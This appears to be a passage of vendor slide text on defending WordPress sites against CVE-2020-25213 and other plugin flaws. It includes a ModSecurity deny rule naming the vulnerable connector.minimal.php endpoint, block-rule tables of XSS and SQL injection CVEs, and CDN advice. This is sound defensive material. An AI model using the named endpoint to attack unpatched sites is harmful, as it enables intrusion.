- Request uri: /php/connector.minimal.php
- modSecurity sample rule:

```
SecRule REQUEST_FILENAME "\/lib\/php\/connector\.minimal\.php$" \ "id:1,msg:'File upload vulnerability in the file manager plugin before 6.9 for WordPress (CVE-2020-25213)',phase:2,block,t:none,t:normalizePath,t:htmlEntityDecode,rev:2,severity:2"
```

How to patch this vulnerability

Method 3 Use mlytics unified security layer to manage your WAF policies



How to patch this vulnerability

Method 4 Protect your web application by using mlytics managed CRS rules

Action

Enable

APPLY

<input type="checkbox"/>	Rule ID	Threats	Action	Enable
<input type="checkbox"/>	234880	XSS vulnerability in Subscribe Sidebar plugin for WordPress (CVE-2020-25033)	Block	<input checked="" type="checkbox"/>
<input type="checkbox"/>	234890	XSS vulnerability in ultimate appointment V1.1.9 for WordPress (CVE-2020-24313)	Block	<input checked="" type="checkbox"/>
<input type="checkbox"/>	234900	XSS vulnerability in nexos real estate theme for WordPress (2020-15364)	Block	<input checked="" type="checkbox"/>
<input type="checkbox"/>	234910	XSS in cm-download-manager plugin before 2.8.0 for WordPress (CVE-2020-27344)	Block	<input checked="" type="checkbox"/>
<input type="checkbox"/>	234920	Unauthenticated stored XSS in Loginizer 1.3.8-1.3.9 plugin for WordPress (CVE-2018-11366)	Block	<input checked="" type="checkbox"/>
<input type="checkbox"/>	234930	File upload vulnerability in the file manager plugin before 6.9 for WordPress (CVE-2020-25213)	Block	<input checked="" type="checkbox"/>
<input type="checkbox"/>	234940	XSS in Store/AccessPress Themes WP Floating Menu V1.3.0 for WordPress (CVE-2020-25378)	Block	<input checked="" type="checkbox"/>
<input type="checkbox"/>	234950	XSS vulnerability in Testimonial Rotator 3.0.2 plugin for WordPress (CVE-2020-26672)	Block	<input checked="" type="checkbox"/>
<input type="checkbox"/>	234960	XSS in recall products v0.8 plugin for WordPress (CVE-2020-25380)	Block	<input checked="" type="checkbox"/>
<input type="checkbox"/>	226002	SQL Injection vulnerability in Good Layers LMS Plugin before 2.1.4 for WordPress (CVE-2020-27481)	Block	<input checked="" type="checkbox"/>

Show: 10

<

1

2

3

...

110


111

112

>

After patch

With mlytics patch to the platform, the same request get rejected by our platform though nothing has changed on Cloudflare's end.



Suggestions on website security

Suggestions

Keep software up to date

- Check and update software regularly

Use CDN offers WAF

- Enable CDN build-in WAF managed rules, such as Cloudflare and Imperva


Implement on-prime WAF

- Implement WAF appliances or install open source WAF by using community resources, such as ModSecurity Core Rule Set (CRS)

Implement Multi CDN strategy

- Use multiple CDNs offer WAF
- Bypass CDN when any CDN is compromised

What is Multi CDN



Multi CDN benefits

Reliability

- Traffic dynamically shift to other CDNs when any CDN experience problems

Expand network capacity

- Large-scale events or DDoS attack may create choke points in individual CDN
- Multi-CDN alleviates these bottlenecks by distributing load across multiple CDNs

Performance

- By intelligently balancing content across multiple CDNs, website can mitigate the performance glitches of specific CDN.

Improving website security

- Having multiple CDNs allows website minimize exposure, or to bypass compromised CDNs.

mlytics unified security layer

Action

Enable

APPLY

<input type="checkbox"/>	Rule ID	Threats	Action	Enable
<input type="checkbox"/>	234880	XSS vulnerability in Subscribe Sidebar plugin for WordPress (CVE-2020-25033)	Block	<input checked="" type="checkbox"/>
<input type="checkbox"/>	234890	XSS vulnerability in ultimate appointment V1.1.9 for WordPress (CVE-2020-24313)	Block	<input checked="" type="checkbox"/>
<input type="checkbox"/>	234900	XSS vulnerability in nexos real estate theme for WordPress (2020-15364)	Block	<input checked="" type="checkbox"/>
<input type="checkbox"/>	234910	XSS in cm-download-manager plugin before 2.8.0 for WordPress (CVE-2020-27344)	Block	<input checked="" type="checkbox"/>
<input type="checkbox"/>	234920	Unauthenticated stored XSS in Loginizer 1.3.8-1.3.9 plugin for WordPress (CVE-2018-11366)	Block	<input checked="" type="checkbox"/>
<input type="checkbox"/>	234930	File upload vulnerability in the file manager plugin before 6.9 for WordPress (CVE-2020-25213)	Block	<input checked="" type="checkbox"/>
<input type="checkbox"/>	234940	XSS in Store/AccessPress Themes WP Floating Menu V1.3.0 for WordPress (CVE-2020-25378)	Block	<input checked="" type="checkbox"/>
<input type="checkbox"/>	234950	XSS vulnerability in Testimonial Rotator 3.0.2 plugin for WordPress (CVE-2020-26672)	Block	<input checked="" type="checkbox"/>
<input type="checkbox"/>	234960	XSS in recall products v0.8 plugin for WordPress (CVE-2020-25380)	Block	<input checked="" type="checkbox"/>
<input type="checkbox"/>	226002	SQL Injection vulnerability in Good Layers LMS Plugin before 2.1.4 for WordPress (CVE-2020-27481)	Block	<input checked="" type="checkbox"/>

Show: 10

<

1

2

3

...

110

111


112

>

Show: 1..

Category	IP	Country	Action
DDoS Browser integrity	63.143.42.251	United States	BLOCK
DDoS Browser integrity	185.191.171.4	Netherlands	BLOCK
DDoS Browser integrity	63.143.42.251	United States	BLOCK
DDoS Browser integrity	63.143.42.251	United States	BLOCK
DDoS Browser integrity	54.36.148.91	France	BLOCK
DDoS Browser integrity	63.143.42.251	United States	BLOCK
DDoS Browser integrity	185.191.171.43	Netherlands	BLOCK
DDoS Browser integrity	185.191.171.24	Netherlands	BLOCK
DDoS Browser integrity	63.143.42.251	United States	BLOCK
DDoS Browser integrity	63.143.42.251	United States	BLOCK

mlytics unified security layer



Thank you for your time!



Any questions?